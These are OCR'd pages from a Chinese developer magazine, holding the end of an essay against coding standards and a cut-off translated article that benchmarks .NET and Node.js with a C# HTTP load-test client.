第五，理想主义，你认为你理解整个世界，整个世界要尊崇你的意志。我们人类有些事情非常的在行….但那是在一万次的失败之后，一万次重复的失败。软件工程就是其中之一，不是有了规范就万事大吉的。

而最糟糕的不是这些。万恶之首是，只要你具有上面的任何一点，你最终就会制定出一套编码规范。


编码规范真正的罪恶在于，它们在伤你的心，伤整个团队的心。它们是一种耳语在说你不够优秀。他们不信任你。没有监管，你会搞的一团糟。

一年前我们开创 nearForm 公司，我们最在意的一件事就是要为客户写出最优秀的程序。在早先，我们尝试过所有的开发过程、方法、制度规范。所有都让人讨厌。没有一样真正起到作用。

于是我们开始实施这样的原则：相信我们的程序员是最有智慧的。这起作用了。

我希望所有人都能写出整洁优秀的代码。你自己判断这指的是什么。如果在代码脏乱、变量名不一致的情况下你还能安稳的睡大觉，这你自己决定。但你知道，也许这只是一个100行的用node.js写微型server，无关紧要。这你自己决定。

这你的责任，因为你一名程序员。■



.NET 和 Node.js 的性能

□ OSCHINA/编译

在绝大多数读者眼里认为Node.js的异步包是无法实现异步的功能的,那么此文又该基于什么来写呢?我确信我不是这样所想的.我曾经想通过这个帐号进行测试,并将这些数据推荐到

http://guillaume86.calepin.co/dotnet-vs-nodejs-performance.html这里去,我确信未来不会影响到已经存在的言论.谢谢你们每一个人的意见,使得我保持清醒

如果你今天和任何一个在硅谷的创业者交谈，你都有机会听到node.js。 由于强迫非阻塞IO，Node.js是快速，可扩展性，并且它高效地利用了单线程模型的诸多特性，也是人们争论最多的一个关键原因。我个人喜欢Javascript，所以能够 在服务器端使用Javascript似乎是一个重要的收获。Node.js超级快，因为不存在上下文切换和线程同步。

这一观念，实际上我并没有真正地赞同过。我们都知道，这些做法应该是在任何多线程程序要完全避免，但要放弃一切，似乎像一个极端。但如果这意味着持续的高性能，又能得到保障，那将是有意义 的。所以，我想测试这些理论，我想尽可能地以经验为主地探明到底相比.NET，node.js是如何做到更快。


于是乎，我提出了一个涉及IO（理论上不涉及数据库）和计算的问题。我想让它们处于负载，这样我就能看每个系统在压力下是怎样表现的。我提出了以下的问 题:我有将近200个文件，每个文件在某在地方包含1万到3万个随机小数。每一次对服务器的请求都包含一个数字，例如/1和/120，服务器就会打开相应的文件，读取文件的内容，并完成在内存中的排序，然后输出中间值。

对了，就是这样。我们的目标就是达到最大的200个同时发生的请求，在这样的想法下，每 个请求都有一个对应的文件并且没有重叠。

我同样想让两个平台一致(.NET和Node.js)。举个例子，我并不想在IIS上搭载.NET，因为IIS带来的开销太大了(缓存，路由，性能计数 器)，如果我们以后都不用这些，那这样的花销就不公平了。我也避免了整个ASP.NET的管道，包括MVC，出于同样的原因，它们带来了我们在这个案例下 不需要关心的特性。

接下来，我们使用.NET和Node.js创建一个基本HTTP监听。那谁来做客户端呢？在这里我计划创建一个.NET控制台应用程序去访问我们之前创建的这两个HTTP服务。客户端是写的.NET之上的，使之我们的.NET和Node.js的服务都能够使用相同的客户端。

在如此小规模的客户端访问是可以被忽略的问题。在我们研究更详细的问题之前，让我们看下面的结果图：



在.NET和Node.js中性能访问记数(越低越好)

我们可以看到在平均情况下Node.js性能卓越.即使在少有的峰值出异常的情况下，一部分读者可能被其迷惑.我要澄清的是图中两条线在最后时刻有意思的 测试,随着时间的推移你可能认为.NET和Node.js的性能总和甚至会超过.NET的启动时间，接下来让我们用不通的切面来进行更多的测试。

我们将从客户端开始，客户端使用 HttpClient来驱动对服务器的请求。响应时间都是在客户端维持的，以至于服务器上不会出现极端的运行差异，也不会影响我们生成的数字。注意一点，不到最后一步，我是不会轻易做任何Console.Write。

```
publicvoidStart()
{
   Task[] tasks =newTask[this.tasks];
   for(inti = 0; i <this.tasks; ++i)
   {
      tasks[i] =this.Perform(i);
   }
   Task.WaitAll(tasks);
   result.ToList().ForEach(Console.WriteLine);
}
publicasync Task Perform(intstate)
{
   stringurl = String.Format("{0}{1}",this.
  baseUrl, state.ToString().PadLeft(3,'0'));
   var client =newHttpClient();
   Stopwatch timer =newStopwatch();
   timer.Start();
   stringresult = await client.
  GetStringAsync(url);
   timer.Stop();
   this.result.Enqueue(String.Format("{0,4}\
  t{1,5}\t{2}", url, timer.ElapsedMilliseconds,
  result));
}
```

有了这样的客户端，我们可以开始关注服务■

本文未完，请阅读原文：
http://developer.51cto.com/art/201306/401085.htm

封面设计：@51CTO小林

《开发月刊》电子杂志

51CTO开发频道

数据